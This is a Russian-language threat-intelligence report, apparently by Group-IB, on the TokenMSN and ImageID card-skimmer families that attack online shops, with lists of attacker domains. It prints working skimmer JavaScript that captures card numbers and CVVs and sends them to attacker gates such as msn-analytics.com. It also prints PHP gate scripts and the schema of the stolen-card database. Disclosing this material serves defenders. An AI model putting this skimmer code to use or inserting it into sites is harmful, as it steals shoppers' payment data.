Специалистами Group-IB установлено, что домен **jscdn-jquery.com**, используемый в качестве гейта для сбора украденных данных, соответствует IP-адресу **5.8.88.165**. На этом же домене располагался Jabber-сервер **coffee.creditcard**, который в 2016 году использовался создателем сервиса по продаже кредитных карт, полученных при помощи сниффера, на русскоязычных подпольных форумах.

Доменное имя jqueryextd.us было зарегистрировано пользователем, имеющим адрес электронной почты **futbolka183@yandex.ru**, а адрес в свою очередь принадлежит пользователю с псевдонимом **futbolka**.

Массовое заражение

Образец сниффера, использующего в качестве гейта хост **jquery-cdnlib.com**, был внедрен в код всех сайтов одной калифорнийской рекламной компании, занимающейся продажей товаров с символикой музыкальных групп. Таким образом зараженными оказались несколько десятков сайтов.

Инфраструктура

Домен	Дата обнаружения / Дата создания
a11dd11blogger.com	25/04/2016
air-frog33.pw	01/11/2016
cdn-js-42.com	09/09/2016
cdnbotstrap.com	14/03/2017
cloud-update.top	18/11/2016
cr1red-one.ltd	15/02/2017
jquery-cdnlib.com	28/02/2017
jquerycdnlibrary.com	10/05/2017
jqueryextd.us	31/03/2016
jqueryexts.us	16/12/2017
jscdn-jquery.com	10/02/2017
magento-analytics.com	12/05/2018

Семейство TokenMSN

Расширяет известное описание

Основная кампания с применением данного семейства снифферов началась **в середине 2017 года**, однако отдельные случаи датируются **серединой 2016 года**. Атаке подверглись сайты под управлением CMS **Magento**.

Описание

Злоумышленники произвели ряд атак, внедрив на сайты интернет-магазинов вредоносный код, который похищал платежную информацию пользователей. Данное семейство снифферов, предположительно, является обновленной или модифицированной версией семейства снифферов TokenLogin, описанного выше.

Главное отличие TokenMSN заключается в способе установки вредоносного кода на сайт: вредоносный скрипт подключается со стороннего сайта и зачастую вносится в легитимный код, к примеру в системы веб-аналитики.
На запрос корня сайта, служащего гейтом для сниффера, осуществляется перенаправление на msn.com.

```
window.__insp = window.__insp || [];
__insp.push(['wid', 1550295788]);
(function() {
function ldinsp(){if(typeof window.__inspld != "undefined") return; window.__inspld = 1; var insp = document.
    createElement('script'); insp.type = 'text/javascript'; insp.async = true; insp.id = "inspsync"; insp.src = ('https:'
     == document.location.protocol ? 'https' : 'http') + '://cdn.inspectlet.com/inspectlet.js'; var x = document.
    getElementsByTagName('script')[0]; x.parentNode.insertBefore(insp, x); };
setTimeout(ldinsp, 500); document.readyState != "complete" ? (window.attachEvent ? window.attachEvent('onload', ldinsp) :
     window.addEventListener('load', ldinsp, false)) : ldinsp();
})();
setTimeout(function() {e=document.createElement('script');e.src='https://bootstrap-js.com/js/bootstrap.min.js';document.
    getElementsByTagName('body')[0].appendChild(e);},1000);
```

Сходство семейств снифферов TokenLogin и TokenMSN заключается в применении AJAX-запросов, использованием jQuery, а также в наличии параметра token, который в данном случае имеет статичное значение **KjsS29Msl**.

```
f1 = f2 = f3 = null;
se = false;
if ((f1 = jQuery('form:has([name^=billing])')).size()) f1.change(function
  () {
    localStorage.setItem('__billing123', [this.id, $(this).serialize()])
});
if ((f2 = jQuery('form:has([name^=shipping])')).size()) f2.change(
  function() {
    localStorage.setItem('__shipping123', [this.id, $(this).serialize()])
});

function ebn(n) {
    var e = document.getElementsByName(n);
    return e.length ? e[0] : null
}

function ev(e) {
    return e.value.replace(/[^\d]/g, '').trim()
}
setInterval(function() {
    if ((!se) && (e = ebn('payment[cc_number]'))) {
        var n = ev(e),
            c = '';
        if (e = ebn('payment[cc_cid]')) c = ev(e);
        if ((n.length == 16 && c.length == 3) || (n.length == 15 && c.
          length == 4)) {
            var data = '',
                st = null;
            f3 = jQuery('form:has([name=""payment[cc_number]""])');
            se = true;
            data = f3.serialize();
            if ((st = localStorage.getItem('__billing123')) && (f3.attr('
              id') != st[0])) data += '&' + st[1];
            if ((st = localStorage.getItem('__shipping123')) && (f3.attr(
              'id') != st[0])) data += '&' + st[1];
            data = data.replace('""billing%5B', 'billing%5B');
            jQuery.ajax({
                url: 'https://msn-analytics.com/
                  gate.php?token=KjsS29Msl&host=www.jomso.com',
                crossDomain: false,
                data: data,
                type: 'POST',
                dataType: 'json'
            })
        }
    }
}, 700);
```

При анализе узлов, на которых располагались вредоносные скрипты, было обнаружено несколько версий снифферов, актуальные версии были загружены в сентябре 2018 года.

Index of /js

Name	Last modified	Size	Description
Parent Directory		-	
static.js	2018-09-13 08:48	7.8K	
static1.js	2018-06-28 08:11	5.5K	

Apache/2.4.18 (Ubuntu) Server at js-react.com Port 443

Index of /js

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.js	2018-09-18 05:51	7.8K	
bootstrap.min.js	2018-10-01 01:46	14K	
s.js	2018-09-20 10:52	8.2K	

Apache/2.4.25 (Debian) Server at bootstrap-js.com Port 443

Анализ инфраструктуры

Доменное имя analiticoscdn.com зарегистрировано 12.05.2017 пользователем, использующим адрес электронной почты **yalishanda@rocketmail.com**. Пользователь с псевдонимом **yalishanda** предоставляет хостинговый сервис для киберпреступников на русскоязычных подпольных форумах.

Доменные имена **analyzer-js.com, js-cloud.com** и **js-react.com** в период с апреля 2018 года резолвились на 24, 39 и 35 различных IP-адресов соответственно. Предположительно, владелец данных доменных имен воспользовался услугами сервиса для сокрытия реального IP-адреса сервера.

Инфраструктура

Домен	Дата обнаружения / Дата создания
analiticoscdn.com	01/12/2016
analyzer-js.com	01/06/2018
bootstrap-js.com	31/05/2018
jcloudcdn.com	19/06/2016
js-cloud.com	07/05/2017
js-react.com	11/04/2018
msn-analytics.com	26/08/2018

Семейство ImageID

Расширяет известное описание

ImageID — один из самых распространенных снифферов, используемых в атаках на сайты онлайн-магазинов. За время своей активности этот сниффер был несколько раз усовершенствован разработчиком и обладает рядом преимуществ. Например, после внедрения на сайт он работает как кейлоггер, отправляя на сервер информацию каждый раз, когда пользователь вносит изменения в форме оплаты на зараженном сайте.

Самые ранние доменные имена, имеющие отношение к этому семейству снифферов, зарегистрированы **в конце 2017 года**, что может свидетельствовать о начале основной кампании именно в этот период. Целью атакующих служат сайты под управлением таких систем и платформ, как **Magento, OpenCart, Shopify, WooCommerce, WordPress**.

Описание


Образцы данного семейства снифферов, работая как кейлоггер, отправляют закодированную в base64 информацию жертвы на подконтрольный злоумышленникам сервер, являющийся промежуточным сервером между жертвой и административной панелью сниффера.

Исходя из названий функций и наличия несложной обфускации кода, можно предположить, что каждый отдельный сниффер генерируется со случайными


именами функций и переменных, но остается человекочитаемым для быстрого внесения изменений в случае неработоспособности кода и необходимости модификаций из-за особенностей конкретного онлайн-магазина.

```
function wEThojAMHJ(e) {
    if (JSON.stringify(XFbRBsxzTm) == JSON.stringify(e)) return !1;
    XFbRBsxzTm = e;
    var t = 89999 * Math.random() + 1e4,
        n = JSON.stringify(e),
        a = document.createElement("img");
    a.width = "1px", a.height = "1px", a.id = t, a.src = atob("
        aHR0cDovL3d3dy5qYWNraGVtbWluZ3dheS5jb20vZ2F0ZS5waHA=") + "
        ?image_id=" + LGKJqtxxjc(n), document.body.appendChild(a),
        setTimeout(document.getElementById(t).remove(), 3e3)
}
```


В рамках анализа одного из гейтов, применяемых для сбора украденных данных, была обнаружена логин-панель неизвестного назначения, которая изначально была распознана как страница авторизации вредоносного программного обеспечения Agent Tesla.



При детальном анализе были замечены некоторые незначительные отличия от панели Agent Tesla, однако назначение данной панели остается неизвестным.



Анализируя код одного из зараженных магазинов, специалисты Group-IB обнаружили, что в этом случае злоумышленники не ограничились внедрением сниффера: по ряду причин им пришлось использовать полноценную поддельную платежную форму, которая подгружалась с другого скомпрометированного сайта. Эта форма предлагает пользователю два варианта оплаты: при помощи кредитной карты и при помощи PayPal. Если пользователь выбирал оплату через PayPal, то видел сообщение о том, что этот способ оплаты недоступен в данный момент.



В другом случае - при оплате кредитной картой - платежная информация передавалась скрипту **validation.php**, расположенному на том же взломанном сайте, что и поддельная форма оплаты. Этот скрипт отвечает за передачу собранной информации на следующий гейт.

```php
<?php
//GATE LINK
$gate = 'http://media.simplysupplenents.co.uk/service/gate.php';

if(!empty($_GET['image_id'])){



    if(empty($_COOKIE["image_id"])) {
        $cookie_flag = md5(time().$_SERVER['REMOTE_ADDR'].$_SERVER['
            HTTP_USER_AGENT']);
        setcookie( "image_id",  $cookie_flag, time() + (10 * 365 * 24 *
            60 * 60) );
    }
    else
        $cookie_flag  = $_COOKIE["image_id"];


    $getdata = http_build_query(
        array(
            'image_id' => $_GET['image_id'],
            'user_ip' => $_SERVER['REMOTE_ADDR'],
            'user_ua'=>$_SERVER['HTTP_USER_AGENT'],
            'cookie'=>$cookie_flag
        )
    );


    file_get_contents($gate."?".$getdata, false);
}



?>
```

При отправке украденных данных на первом гейте в директории /database/ сохраняются пустые файлы, название каждого соответствует значению MD5 от конкатенации IP-адреса жертвы и значения заголовка User-Agent. Возможно, эта техника позволяет избежать дублирования данных в административной панели этого сниффера.


В ходе анализа деятельности семейства снифферов ImageID был обнаружен интересный образец, значительно отличающийся от всего семейства, но вместе с тем имеющий с ним немало сходств, таких как список параметров запроса, отправка закодированных при помощи Base64 данных, закодированный адрес гейта в коде сниффера. Его основными отличительными чертами можно назвать существенно переработанный код сниффера и смену способа подключения — сниффер внедряется в код сайта с внешнего узла, подконтрольного злоумышленникам.

```
<script type="text/javascript">
  var gas=document.createEle
  gas.src=location.protocol+ //google-analytisc.com/ga.js'
  gas.async=true
  document.getElementsByTagName('head')[0].appendChild(gas)
</script>
```

Функция отправки украденных данных на сервер злоумышленников напоминает рассмотренный ранее пример кода, однако отсутствует какая-либо обфускация и случайно сгенерированные имена функций и переменных.


```
function SendData(vals){

    if(JSON.stringify(SendFlag) == JSON.stringify(vals)){
        return false;}
    else
        SendFlag = vals;

    var img_id =  Math.random() * (99999 - 10000) + 10000;
    var DataName = JSON.stringify(vals);
    var b = document.createElement("img");b.width = "1px";b.height = "1px"; b.id =
        img_id;b.src = atob("aHR0cDovL2dvb2dsZS1hbmFseXRpc2MuY29t")+"/
        ga.php?analytic=" + Base64Function(DataName); document.body.appendChild(b);
    setTimeout(document.getElementById(img_id).remove(),1500);
}
```

При анализе использованного в этом снифферe гейта была обнаружена директория, в которой сохранялись лог-файлы со всей информацией, перехваченной снифферoм. Каждый файл соответствует одному сайту, на который был внедрен вредоносный код, в данном случае было 122 таких сайта. В каждом файле построчно содержались названия полей формы и их значения, перехваченные снифферoм во время того, как пользователь вводил платежную информацию для оплаты покупки.



Исходя из дат изменения файлов, можно сделать вывод, что за один час данный сниффер получил более 20 обращений с разных сайтов.

В ходе анализа гейта, расположенного на сайте adsservicess.com, была обнаружена административная панель старой версии снифферa ImageId, поскольку в более поздних версиях была убрана CAPTCHA на странице логина.




Для сокрытия деятельности снифферa на гейте jquerylivecdn.com злоумышленники развернули клон легитимного сайта https://jquery.com.

В рамках одной из недавних кампаний по внедрению снифферов в код онлайн-магазинов добавлялся вредоносный код, отправляющий украденные данные на хост google-analytics.org, имитирующий легитимный сервис Google Analytics. В атаках использовалась обновленная версия сниффера, включающая в себя отслеживание Chrome Developer Tools и Firebug. Такая техника позволяет скрыть активность сниффера от исследователей.

```
if (setInterval(function() {
        var e = window.outerWidth - window.innerWidth > threshold,
            t = window.outerHeight - window.innerHeight > threshold,
            o = e ? "vertical" : "horizontal";
        t && e || !(window.Firebug && window.Firebug.chrome && window.Firebug.chrome.
            isInitialized || e || t) ? (pyAnhu.open && emitEvent(!1, null), pyAnhu.
            open = !1, pyAnhu.orientation = null) : (pyAnhu.open && pyAnhu.
            orientation === o || emitEvent(!0, o), pyAnhu.open = !0, pyAnhu.
            orientation = o)
    }, 500), "undefined" != typeof module && module.exports ? module.exports = pyAnhu
        : window.pyAnhu = pyAnhu, -1 != location.href.search("order|checkout"))
        HjkMQb = setInterval(function() {
    asLiOg()
}, 1500);
```

Административная панель

В ходе анализа гейта google-analytics.org был обнаружен архив, содержащий в себе исходный код актуальной версии административной панели сниффера, а также скрипты для создания новых гейтов.




Среди файлов административной панели был дамп базы данных, который позволяет понять, какие данные об украденных кредитных картах сохраняет сниффер.

```
DROP TABLE IF EXISTS `cc`;
CREATE TABLE `cc` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `date` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `cookie` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `ip` varchar(255) CHARACTER SET latin1 NOT NULL,
  `ua` longtext CHARACTER SET latin1 NOT NULL,
  `url_id` varchar(255) COLLATE utf8_bin NOT NULL,
  `payment_cc_cid` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_exp_month` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_exp_year` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_number` varchar(18) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_owner` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_firstname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_lastname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_country_id` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_state` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `billing_postcode` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_city` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_street_1` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_street_2` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_email` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_telephone` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_firstname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_lastname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_country_id` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_state` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_postcode` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_city` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_street_1` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_street_2` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_email` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_telephone` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `dob_d` varchar(4) COLLATE utf8_bin DEFAULT NULL,
  `dob_y` varchar(4) COLLATE utf8_bin DEFAULT NULL,
  `dob_m` varchar(4) COLLATE utf8_bin DEFAULT NULL,
  `login` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `password` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `bin_country` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_bank` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_brand` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_level` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_type` varchar(20) COLLATE utf8_bin DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `url_id` (`url_id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COLLATE=utf8_bin;
```


Также в архиве был найден текстовый файл, содержащий PHP-скрипт для развертывания нового гейта сниффера. Код идентичен ранее обнаруженному образцу, однако авторы сделали несколько модификаций.

```php
<?php
header('Access-Control-Allow-Origin: *');


//GATE_LINK
$gate = base64_decode('BASE64_ENCODED_LINK_TO_GATE');

if(!empty($_GET['image_id'])){

    if(empty($_COOKIE["image_id"])) {
        $cookie_flag = md5(time().$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
        setcookie( "image_id",  $cookie_flag, time() + (10 * 365 * 24 * 60 * 60) );
    }
    else
        $cookie_flag  = $_COOKIE["image_id"];

    if( isset($_GET['ip']) )
      $user_ip = $_GET['ip'];

    else{
      if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
        $user_ip = $_SERVER['HTTP_CLIENT_IP'];
      } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $user_ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
      } else {
        $user_ip = $_SERVER['REMOTE_ADDR'];
      }
    }


    $getdata = http_build_query(
        array(
            'image_id' => $_GET['image_id'],
            'user_ip' => $user_ip,
            'user_ua'=>$_SERVER['HTTP_USER_AGENT'],
            'cookie'=>$cookie_flag
        )
    );

    $a = (file_get_contents($gate."?".$getdata, false));
    if($a === false){
      $ch = curl_init();
      curl_setopt($ch,CURLOPT_URL,$gate."?".$getdata);;
      curl_exec($ch);
      curl_close($ch);

    }
}


?>
```

Для создания новых образцов сниффероов в административной панели есть специальная вкладка, содержащая генератор JavaScript-сниффера и настройки для него.



В ходе исследования данного семейства сниффероов было установлено, что одна из версий административной панели была выложена в открытый доступ на русскоязычных подпольных форумах.



Инфраструктура

Домен	Дата обнаружения / Дата создания
94.249.236.106	30/11/2017
anonimousall.xyz	30/10/2017
googles-contents.com	21/09/2017
gstaticss.com	10/09/2017
iwanalekseeff.000webhostapp.com	-/-
jackhemmingway.com	20/08/2018
miorita-timisoara.ro	01/08/2018
patrickwilliams.x10host.com	23/07/2018
tecjobs.net	-/-
vuln.su	28/10/2017
wildestore.biz	27/12/2017
z3networks.de	29/03/2018
google-analytisc.com	20/03/2018
google-analutics.com	15/04/2018
google-analyitics.org	26/09/2018
adsservicess.com	24/08/2018
jquerylivecdn.com	20/09/2018

ПОЛНАЯ ВЕРСИЯ ОТЧЕТА ДОСТУПНА ТОЛЬКО ДЛЯ КЛИЕНТОВ GROUP-IB THREAT INTELLIGENCE.

Запишитесь на бесплатный пилотный проект, чтобы протестировать все возможности системы и получить полную версию отчета

intelligence@group-ib.ru